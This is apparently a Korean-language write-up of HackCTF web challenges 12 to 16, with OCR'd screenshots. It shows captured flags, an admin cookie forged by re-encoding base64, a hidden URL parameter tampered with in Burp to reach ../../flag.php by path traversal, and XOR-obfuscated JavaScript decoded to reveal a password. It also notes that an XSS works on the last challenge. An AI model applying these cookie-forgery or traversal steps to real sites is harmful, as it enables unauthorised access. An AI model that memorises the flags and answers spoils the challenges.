


flag를 발견해서 이걸 txt로 읽는 cat을 이용하여 열어봤습니다. ../flag.txt 답같군요


HackCTF{H1_y0u_ju5t_n0w_exp3r1enc3d_W3b5h3ll!}

정답입니다.

13.



쿠키를 보라고 해서 쿠키를 봤는데 뭔가 암호화된 문자가 있다.



base64로 3번 디코딩해보니 위와 같은 값이 나왔다

{"id":"1","type":"admin"}

To encode binaries *(like images, documents, etc.)*

UTF-8 ▾ Destination charset.

LF (Unix) ▾ Newline separator.

Split lines into 76 character wide chunks *(useful fo*

Live mode OFF Encodes in real-time when


> ENCODE < Encodes your data into the

직접 만드는 나만의 브랜드샵
쇼핑몰 제작 무료로 시작해보세요. 식스샵

eyJpZCI6IjEiLCJ0eXBlIjoiYWRtaW4ifQ==

한번 id와 타입을 바꿔서 다시 인코딩해서 쿠키값에 넣어보았다.

패스워드를 입력하는 곳이 있는듯하다.쿠키값의 passadmin같은데, 이걸 아까 풀었던 방식으로 배열로 변경했다.



쿠키


개꿀맛 쿠키

flag is HackCTF{1_like_cOOkiessss_4nd_ju99lin9}


14.

> you are not local
> just play have fun enjoy the game


초기화면에서 뭔가를 설정할 수 있는듯하다. 아직은 모르니 눌러보자.



제출을 누르면 hidden값으로 opgg로 보내버린다.




버프수트로 받아서 변조해보자.




url을 초기화면으로 설정하고query로 flag, ../flag, ../../flag를 계속 쳐보면서 flag.php를 찾았다. ../../flag.php에서 찾았는데, 주석에 있다. 뭔가 다른 방법이 있을지는 모르겠다. 주석인걸보니 원래는 이 방법이 아닌듯한데..echo로 받는 방법은 없을까

15.



난독화 문제같다. 콘솔에 집어넣어서 읽기쉽게 바꿔보자.



전혀 모르겠다. 난독화전에 뭔가 k에 제대로된 값이 들어가야하는듯 해서 좀더 뒤져봤는데

```
    <div id="cresponse">
            </div>
    <hr>
  </body>
</html>
```

이상한 div가 있다. 개발자의 실수같은건가?

```
x0c\x1f\x66\x0b\x1a\x3e\x51\x0b\x41\x11\x58\x17\x4d\x55\x16\x4
2\x01\x52\x4b\x0f\x5a\x07\x00\x00\x07\x06\x40\x4d\x07\x5a\x07\
x14\x19\x0b\x07\x5a\x4d\x03\x47\x01\x13\x43\x0b\x06\x50\x06\x1
3\x7a\x02\x5d\x4f\x5d\x18\x09\x41\x42\x15\x59\x48\x4d\x4f\x59\
x1d\x43\x10\x15\x00\x1a\x0e\x17\x05\x51\x0d\x1f\x1b\x08\x1a\x0
e\x03\x1c\x5d\x0c\x05\x15\x59\x55\x09\x0d\x0b\x41\x0e\x0e\x5b\
x10\x5b\x01\x0d\x0b\x55\x17\x02\x5a\x0a\x5b\x05\x10\x0d\x52\x4
3\x40\x15\x46\x4a\x1d\x5f\x4a\x14\x48\x4b\x40\x5f\x55\x10\x42\
x15\x14\x06\x07\x46\x01\x55\x16\x42\x48\x10\x4b\x49\x16\x07\x0
7\x08\x11\x18\x5b\x0d\x18\x50\x46\x5c\x43\x0a\x1c\x59\x0f\x43\
x17\x58\x11\x04\x14\x48\x57\x0f\x0a\x46\x17\x48\x4a\x07\x1a\x4
6\x0c\x19\x12\x5a\x22\x1f\x0d\x06\x53\x43\x1b\x54\x17\x06\x1a\
x0d\x1a\x50\x43\x18\x5a\x16\x07\x14\x4c\x4a\x1d\x1e";
                buf = "";
                k="cresponse";
                if(k.length == 9 || 1) {
                    for(i = 0, j = 0; i < func.length; i++) {
                        c = parseInt(func.charCodeAt(i));
                        c = c ^ k.charCodeAt(j);
                        if(++j == k.length) {
                            j = 0;
                        }
                        buf += eval('"' + a(x(c)) + '"');
                    }

                }

            function a(h) {
                if(h.length != 2) {
                    h = "\x30" + h;
                }
                return "\x5c\x78" + h;
            }

            function x(d) {
                if(d < 0) {
                    d = 0xFFFFFFFF + d + 1;
                }
                return d.toString(16).toUpperCase();
            }
"na d8f08r_hzXk┼bl└hh["{.□+r.'s1q=%|?dretv/#t?df|xw5#p"ba&xv?h
`▼a/*.hf/1p::(<)r-cpchkdu>cl~khkpl2bvp:'l~{.`}>s)d~{:yq?i)`c}=
-3p%8x,:{&8%<'u1e{ht#b's18□%:sdumbh4ck5%.&yl6a0r;cag88ay#t:/t
j)bjw9Pz~v<-h1tt□~j?-k?uuq?:rp"
>
```


k 값에 cresponse를 넣어봤더니 이번에도 이해하기 힘든 문장들이 나오는데, 뭔가 처음꺼보다는 조금 규칙적인듯한 느낌이 좀 난다. dumbh4ck5요놈은 특히 글자수도


9글자인게 아이디인듯 하다.

```
x0c\x1f\x66\x0b\x1a\x3e\x51\x0b\x41\x11\x58\x17\x4d\x55\x16\x4
2\x01\x52\x4b\x0f\x5a\x07\x00\x00\x07\x06\x40\x4d\x07\x5a\x07\
x14\x19\x0b\x07\x5a\x4d\x03\x47\x01\x13\x43\x0b\x06\x50\x06\x1
3\x7a\x02\x5d\x4f\x5d\x18\x09\x41\x42\x15\x59\x48\x4d\x4f\x59\
x1d\x43\x10\x15\x00\x1a\x0e\x17\x05\x51\x0d\x1f\x1b\x08\x1a\x0
e\x03\x1c\x5d\x0c\x05\x15\x59\x55\x09\x0d\x0b\x41\x0e\x0e\x5b\
x10\x5b\x01\x0d\x0b\x55\x17\x02\x5a\x0a\x5b\x05\x10\x0d\x52\x4
3\x40\x15\x46\x4a\x1d\x5f\x4a\x14\x48\x4b\x40\x5f\x55\x10\x42\
x15\x14\x06\x07\x46\x01\x55\x16\x42\x48\x10\x4b\x49\x16\x07\x0
7\x08\x11\x18\x5b\x0d\x18\x50\x46\x5c\x43\x0a\x1c\x59\x0f\x43\
x17\x58\x11\x04\x14\x48\x57\x0f\x0a\x46\x17\x48\x4a\x07\x1a\x4
6\x0c\x19\x12\x5a\x22\x1f\x0d\x06\x53\x43\x1b\x54\x17\x06\x1a\
x0d\x1a\x50\x43\x18\x5a\x16\x07\x14\x4c\x4a\x1d\x1e";
                buf = "";
                k="dumbh4ck5";
                if(k.length == 9 || 1) {
                    for(i = 0, j = 0; i < func.length; i++) {
                        c = parseInt(func.charCodeAt(i));
                        c = c ^ k.charCodeAt(j);
                        if(++j == k.length) {
                            j = 0;
                        }
                        buf += eval('"' + a(x(c)) + '"');
                    }

                }

            function a(h) {
                if(h.length != 2) {
                    h = "\x30" + h;
                }
                return "\x5c\x78" + h;
            }

            function x(d) {
                if(d < 0) {
                    d = 0xFFFFFFFF + d + 1;
                }
                return d.toString(16).toUpperCase();
            }
"if(u == "XorIsNotSooS3cur3") { if(document.location.href.inde
xOf("?p=") == -1) { document.location = document.location.href
+ "?p=" + u; } } else {  $("#cresponse").html("<div class='err
or'>Wrong password sorry.")}"
>
```


k 에다가 dumbh4ck5를 넣어봤더니 비밀번호가 나왔다.

16. 못했습니다 ㅠㅠ 한데까지는 올리겠습니다





그대로 받아서 로그인처리 해주는군요.



sql injection은 안먹히는데

xss는 먹힙니다! 여기까지는 알아냈는데 이걸로 더이상 어떻게 들어가야할지 감이 안잡힙니다 ㅠㅠ
여기까지입니다